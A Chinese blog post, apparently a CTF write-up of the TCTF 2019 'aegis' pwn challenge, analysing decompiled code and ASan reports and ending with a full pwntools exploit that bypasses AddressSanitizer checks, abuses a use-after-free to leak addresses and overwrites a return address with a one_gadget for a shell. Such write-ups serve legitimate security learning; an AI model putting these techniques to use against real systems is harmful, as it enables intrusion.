TCTF-aegis详解

Peanuts / 2019-03-28 08:50:00 / 安全技术 CTF

TCTF-aegis详解

题目很好值得学习一下

静态分析

拿到题目仔细的分析能发现这是address sanitizer机制可以检测各种的错误，并且自己建立了一个malloc机制。所以glibc的那一套堆分配并没有作用。

main

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  const char *v3; // rdi
  int v4; // eax

  if ( *((&stdin >> 3) + 0x7FFF8000) )
    _asan_report_load8(&stdin);
  setvbuf(stdin, 0LL, 2, 0LL);
  if ( *((&stdout >> 3) + 0x7FFF8000) )
    _asan_report_load8(&stdout);
  setvbuf(stdout, 0LL, 2, 0LL);
  v3 = dword_78;
  alarm(0x78u);
  banner();
  while ( 1 )
  {
    while ( 1 )
    {
      v4 = menu();
      if ( v4 != 1 )
        break;
      add_note(v3);
    }
    if ( v4 == 2 )
    {
      show_note();
    }
    else if ( v4 == 3 )
    {
      update_note();
    }
    else if ( v4 == 4 )
    {
      delete_note();
    }
    else
    {
      if ( v4 == 5 )
      {
        puts("Bye!");
        _asan_handle_no_return("Bye!");
        exit(0);
      }
      if ( v4 == 666 )
      {
        secret();
      }
      else
      {
        v3 = "Error!";
        puts("Error!");
      }
    }
  }
}
```


实现一个菜单功能

add_note

```
22    a1 = &notes + 8 * i;
23    if ( *((a1 >> 3) + 0x7FFF8000) )
24      _asan_report_load8(a1);
25    if ( !*a1 )
26    {
27      v15 = i;
28      break;
29    }
30  }
31  if ( v15 == -1 )
32    error(a1);
33  printf("Size: ");
34  v14 = read_int();
35  if ( v14 < 0x10 || v14 > 1024 )
36    error("Size: ");
37  v13 = malloc(v14);
38  if ( !v13 )
39    error(v14);
40  printf("Content: ");
41  v1 = read_until_nl_or_max(v13, v14 - 8);
42  printf("ID: ");
43  v2 = read_ul();
44  v3 = v1 + v13;
45  if ( *((v3 >> 3) + 0x7FFF8000) )
46    v2 = _asan_report_store8(v3);
47  *v3 = v2;
48  v4 = malloc(&word_10);
49  v5 = &notes + 8 * v15;
50  if ( *((v5 >> 3) + 0x7FFF8000) )
51    v4 = _asan_report_store8(v5);
52  *v5 = v4;
53  v6 = &notes + 8 * v15;
54  if ( *((v6 >> 3) + 0x7FFF8000) )
55  {
56    v5 = &notes + 8 * v15;
57    _asan_report_load8(v5);
58  }
59  if ( !*v6 )
60    error(v5);
61  v7 = v13;
62  v8 = &notes + 8 * v15;
63  if ( *((v8 >> 3) + 0x7FFF8000) )
64    _asan_report_load8(v8);
65  v9 = *v8;
66  if ( *((*v8 >> 3) + 0x7FFF8000LL) )
67    v9 = _asan_report_store8(v9);
68  *v9 = v7;
69  v10 = &notes + 8 * v15;
70  if ( *((v10 >> 3) + 0x7FFF8000) )
71    _asan_report_load8(v10);
72  v11 = *v10 + 8LL;
73  if ( *((v11 >> 3) + 0x7FFF8000) )
74    _asan_report_store8(v11);
75  *v11 = cfi_check;
76  puts("Add success!");
77  return   readfsqword(0x28u);
```

先加入content然后加入id，地址是存在一个固定的地址，之后可以在动态调试的时候看的出来。同时可以计算出check的地址，也是不会更改的。

show_note

```
unsigned __int64 show_note()
{
  unsigned __int64 v0; // rdi
  unsigned __int64 v1; // rdi
  __int64 v2; // r14
  __int64 v3; // rbx
  unsigned __int64 v4; // rbx
  __int64 v5; // rdx
  unsigned __int64 v7; // [rsp+8h] [rbp-28h]
  signed int v8; // [rsp+10h] [rbp-20h]

  v0 = "Index: ";
  printf("Index: ");
  v8 = read_int();
  if ( v8 < 0 || v8 >= 10 )
    goto LABEL_20;
  v0 = &notes + 8 * v8;
  if ( *((v0 >> 3) + 0x7FFF8000) )
    _asan_report_load8(v0);
  if ( !*v0 )
LABEL_20:
    error(v0);
  v1 = &notes + 8 * v8;
  if ( *((v1 >> 3) + 0x7FFF8000) )
    _asan_report_load8(v1);
  v7 = *v1;
  if ( *((*v1 >> 3) + 0x7FFF8000LL) )
    _asan_report_load8(v7);
  v2 = *v7;
  if ( *((v7 >> 3) + 0x7FFF8000) )
    _asan_report_load8(v7);
  v3 = *v7;
  if ( *((v7 >> 3) + 0x7FFF8000) )
    _asan_report_load8(v7);
  v4 = strlen(*v7) + v3 + 1;
  if ( *((v4 >> 3) + 0x7FFF8000) )
    _asan_report_load8(v4);
  v5 = *v4;
  printf("Content: %s\nID: %lu\n");
  return __readfsqword(0x28u);
}
```

普通的一个show函数

update_note

```
  unsigned __int64 v4; // rax
  unsigned __int64 v5; // rdi
  __asan *v6; // rdi
  void (__fastcall *v7)(_QWORD, unsigned __int64); // rbx
  unsigned __int64 v9; // [rsp+8h] [rbp-28h]
  int v10; // [rsp+18h] [rbp-18h]
  signed int v11; // [rsp+1Ch] [rbp-14h]

  v0 = "Index: ";
  printf("Index: ");
  v11 = read_int();
  if ( v11 < 0 || v11 >= 10 )
    goto LABEL_29;
  v0 = &notes + 8 * v11;
  if ( *((v0 >> 3) + 0x7FFF8000) )
    _asan_report_load8(v0);
  if ( !*v0 )
LABEL_29:
    error(v0);
  v1 = &notes + 8 * v11;
  if ( *((v1 >> 3) + 0x7FFF8000) )
    _asan_report_load8(v1);
  v9 = *v1;
  printf("New Content: ");
  if ( *((v9 >> 3) + 0x7FFF8000) )
    _asan_report_load8(v9);
  v2 = *v9;
  if ( *((v9 >> 3) + 0x7FFF8000) )
    _asan_report_load8(v9);
  v3 = strlen(*v9) + 1;
  v10 = read_until_nl_or_max(v2, v3);           // some overf
                                                //
  printf("New ID: ");
  v4 = read_ul();
  if ( *((v9 >> 3) + 0x7FFF8000) )
    v4 = _asan_report_load8(v9);
  v5 = v10 + *v9;
  if ( *((v5 >> 3) + 0x7FFF8000) )
    v4 = _asan_report_store8(v5);
  *v5 = v4;
  v6 = (v9 + 8);
  if ( *(((v9 + 8) >> 3) + 0x7FFF8000) )
    _asan_report_load8(v6);
  v7 = *v6;
  if ( *v6 != cfi_check )
  {
    _asan_handle_no_return(v6);
    _ubsan_handle_cfi_check_fail_abort(&unk_34B100, v7);
  }
  v7(v11, v3);
  puts("Update success!");
  if ( *((v9 >> 3) + 0x7FFF8000) )
    _asan_report_load8(v9);
  if ( *v9 >> 44 != 6LL )
    error(v9);
  return __readfsqword(0x28u);
```

在此处有一个可能溢出的地方，但是由于会有checker一溢出就会造成crash，具体动态调试的时候可以发现。

delte_note

```
unsigned __int64 delete_note()
{
  unsigned __int64 v0; // rdi
  unsigned __int64 v1; // rdi
  unsigned __int64 v2; // rdi
  unsigned __int64 v3; // rdi
  signed int v5; // [rsp+14h] [rbp-Ch]

  v0 = "Index: ";
  printf("Index: ");
  v5 = read_int();
  if ( v5 < 0 || v5 >= 10 )
    goto LABEL_16;
  v0 = &notes + 8 * v5;
  if ( *((v0 >> 3) + 0x7FFF8000) )
    _asan_report_load8(v0);
  if ( !*v0 )
LABEL_16:
    error(v0);
  v1 = &notes + 8 * v5;
  if ( *((v1 >> 3) + 0x7FFF8000) )
    _asan_report_load8(v1);
  v2 = *v1;
  if ( *((v2 >> 3) + 0x7FFF8000) )
    _asan_report_load8(v2);
  free(*v2);
  v3 = &notes + 8 * v5;
  if ( *((v3 >> 3) + 0x7FFF8000) )
    _asan_report_load8(v3);
  free(*v3);
  puts("Delete success!");
  return __readfsqword(0x28u);
}
```

存在uaf，后面可能可以利用，直接的利用是不存的会被一只checker

secret

```
unsigned __int64 secret()
{
  _BYTE *v0; // rax
  unsigned __int64 v2; // [rsp+0h] [rbp-10h]

  if ( secret_enable )
  {
    printf("Lucky Number: ");
    v2 = read_ul();
    if ( v2 >> 44 )
      v0 = (v2 | 0x700000000000LL);
    else
      v0 = v2;
    *v0 = 0;
    secret_enable = 0;
  }
  else
  {
    puts("No secret!");
  }
  return __readfsqword(0x28u);
}
```


可以任意地址写0，但是只能写一次0，我猜是吧某个checker改为0然后进行一个利用。

动态分析

这个题目还是要靠多动态分析才能出来，首先来几个text看看checker的报错

error

```
SUMMARY: AddressSanitizer: heap-use-after-free (/media/psf/Home/Downloads/aegis/aegis+0x1146b1)
Shadow bytes around the buggy address:
  0x0c047fff7fb0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c047fff7fc0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c047fff7fd0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c047fff7fe0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c047fff7ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x0c047fff8000: fa fa fd fd fa fa[fd]fd fa fa fa fa fa fa fa fa
  0x0c047fff8010: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c047fff8020: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c047fff8030: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c047fff8040: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c047fff8050: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac
  Intra object redzone:    bb
  ASan internal:           fe
  Left alloca redzone:     ca
  Right alloca redzone:    cb
==15142==ABORTING
```


这是heap use after free后的结果，看的出他check的位置，同时看报错能发现写入00可以绕过checkser。同时溢出也会报错。

heap

```
wndbg> x/20gx 0x602000000000
x602000000000: 0x02fffffff00000002      0x4680000120000010
x602000000010: 0xef61616161616161      0xbe0123456789abcd
x602000000020: 0x02fffffff00000002      0x6180000120000010
x602000000030: 0x0006020000000010      0x000055c7877c0ab0
x602000000040: 0x02fffffff00000002      0x4680000120000010
x602000000050: 0x7b62626262626262      0xbe0000000000000
x602000000060: 0x02fffffff00000002      0x6180000120000010
x602000000070: 0x0006020000000050      0x000055c7877c0ab0
x602000000080: 0x02fffffff00000002      0x4680000120000010
x602000000090: 0x7b62626262626262      0xbe0000000000000
```


地址与分布，并且不会改变，从这里可以看出heap储存的规律大概是一个heap，然后一个索引的heap指针，那么如果我们能控制指针指向说不定能做很多事情。


思路part1

有一定思路后开始进行尝试，首先调试heap and checker 让其能制造一些可用的溢出来。

一、由逆向可知每次updata会检查cfi_check函数，然后根据heap记录的大小来进行输入，如果我们可以进行一个overflow去写一个0就能做出更大的溢出接下里尝试一下。

overheap_sucess

这里就不具体写了，需要读者自己去调试，找到合适的size去改写，然后制造一个pointer to leak,最后的效果是达到一个指针指向heap就可以造成leak了。




part2

可以做到leak，我们能得到的programmer base address和libc base address这时候发现给了libc赶紧吧one_gadget算出来先。再去思考应该写哪里。

坑1


会发现尝试写一个malloc-hook（内置的机制非glibc）会有报错，跟进报错的函数,会检查一个指针是否完好，不完好就会执行



点

这里可以发现会调用一个函数，这个函数在跟进去能发现会有一个call
rax，溯源rax的位置是否能被利用。发现他是在bss段是可进行更改的一个值，于是明确了改的思路。

坑2



直接写one发现是不可行的，只能继续想，发现其他函数还是可以的，结果发现rdi在栈上想可能可以利用栈溢出进行一个利用。

final

最后发现是可利用的，改写栈上的ret地址就可以达到一个getshell的作用。关于等下exp上的'\x00'*0x100是为达到清空栈满足onegadget条件

exp：

```
from pwn import *

debug=1
#context.log_level='debug'
context.log_level = 'debug'

if debug:
   p=process('./aegis',env={'LD_PRELOAD':'./libc-2.27.so'})
   gdb.attach(p)
else:
   p=remote('111.186.63.209',6666)

def get(x):
   return p.recvuntil(x)

def pu(x):
   p.send(x)

def pu_enter(x):
   p.sendline(x)
```

```
def add(sz,content,id):
   pu_enter('1')
   get('Size')
   pu_enter(str(sz))
   get('Content')
   pu(content)
   get('ID')
   pu_enter(str(id))
   get('Choice: ')

def show(idx):
   pu_enter('2')
   get('Index')
   pu_enter(str(idx))


def update(idx,content,id):
   pu_enter('3')
   get('Index')
   pu_enter(str(idx))
   get('Content: ')
   pu(content)
   get('New ID:')
   pu_enter(str(id))
   get('Choice:' )

def delete(idx):
   pu_enter('4')
   get('Index')
   pu_enter(str(idx))
   get('Choice:')

def secret(addr):
   pu_enter('666')
   get('Lucky Number: ')
   pu_enter(str(addr))
   get('Choice:')

add(0x10,'a'*8,0x123456789abcdef)
for i in range(4):
   add(0x10,'b'*0x8,123)

#0x602000000000
#0x7fff8000

secret(0xc047fff8008-4)
update(0,'\x02'*0x12,0x111111111)
update(0,'\x02'*0x10+p64(0x02ffffff00000002)[:7],0x01f000ff1002ff)
delete(0)
#raw_input("#")
add(0x10,p64(0x602000000018),0)
#raw_input("#")
show(0)

get('Content: ')
addr = u64(get('\n')[:-1]+'\x00\x00')
print addr
pbase = addr -0x114AB0
get('Choice: ')

update(5,p64(pbase+0x347DF0)[:2],(pbase+0x347DF0)>>8)
show(0)

get('Content: ')
addr = u64(get('\n')[:-1]+'\x00\x00')
base = addr -0xE4FA0
get('Choice: ')
```

```
update(5,p64(pbase+0x0FB08A0),p64(pbase+0x7AE140))
#update(5,p64(pbase+0xfb08a0+0x28),(pbase+0xfb08a0+0x28)>>8)
raw_input("aa")
pu_enter('3')
get('Index')
pu_enter('0')
get('Content')
#raw_input(hex(pbase+0x7AE140))
pu(p64(base+524464)[:7])
#get('ID')
raw_input("#get"+str(hex(pbase+0x7AE140)))
payload = 'a'*471+p64(base+0x4f322)+'\x00'*0x100
#raw_input(hex(base + 0x4f322))
pu_enter(payload)


p.interactive()
```

总结

题目难的真实。。。

上一篇：0ctf2019 web writeup 下一篇：0ctf2019 web writeup

1. 2 条回复

23R3F 2019-03-28 14:26:13

前排膜沈总

0 回复Ta

ret2nullptr 2019-03-29 09:24:17

前排膜沈总

0 回复Ta

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板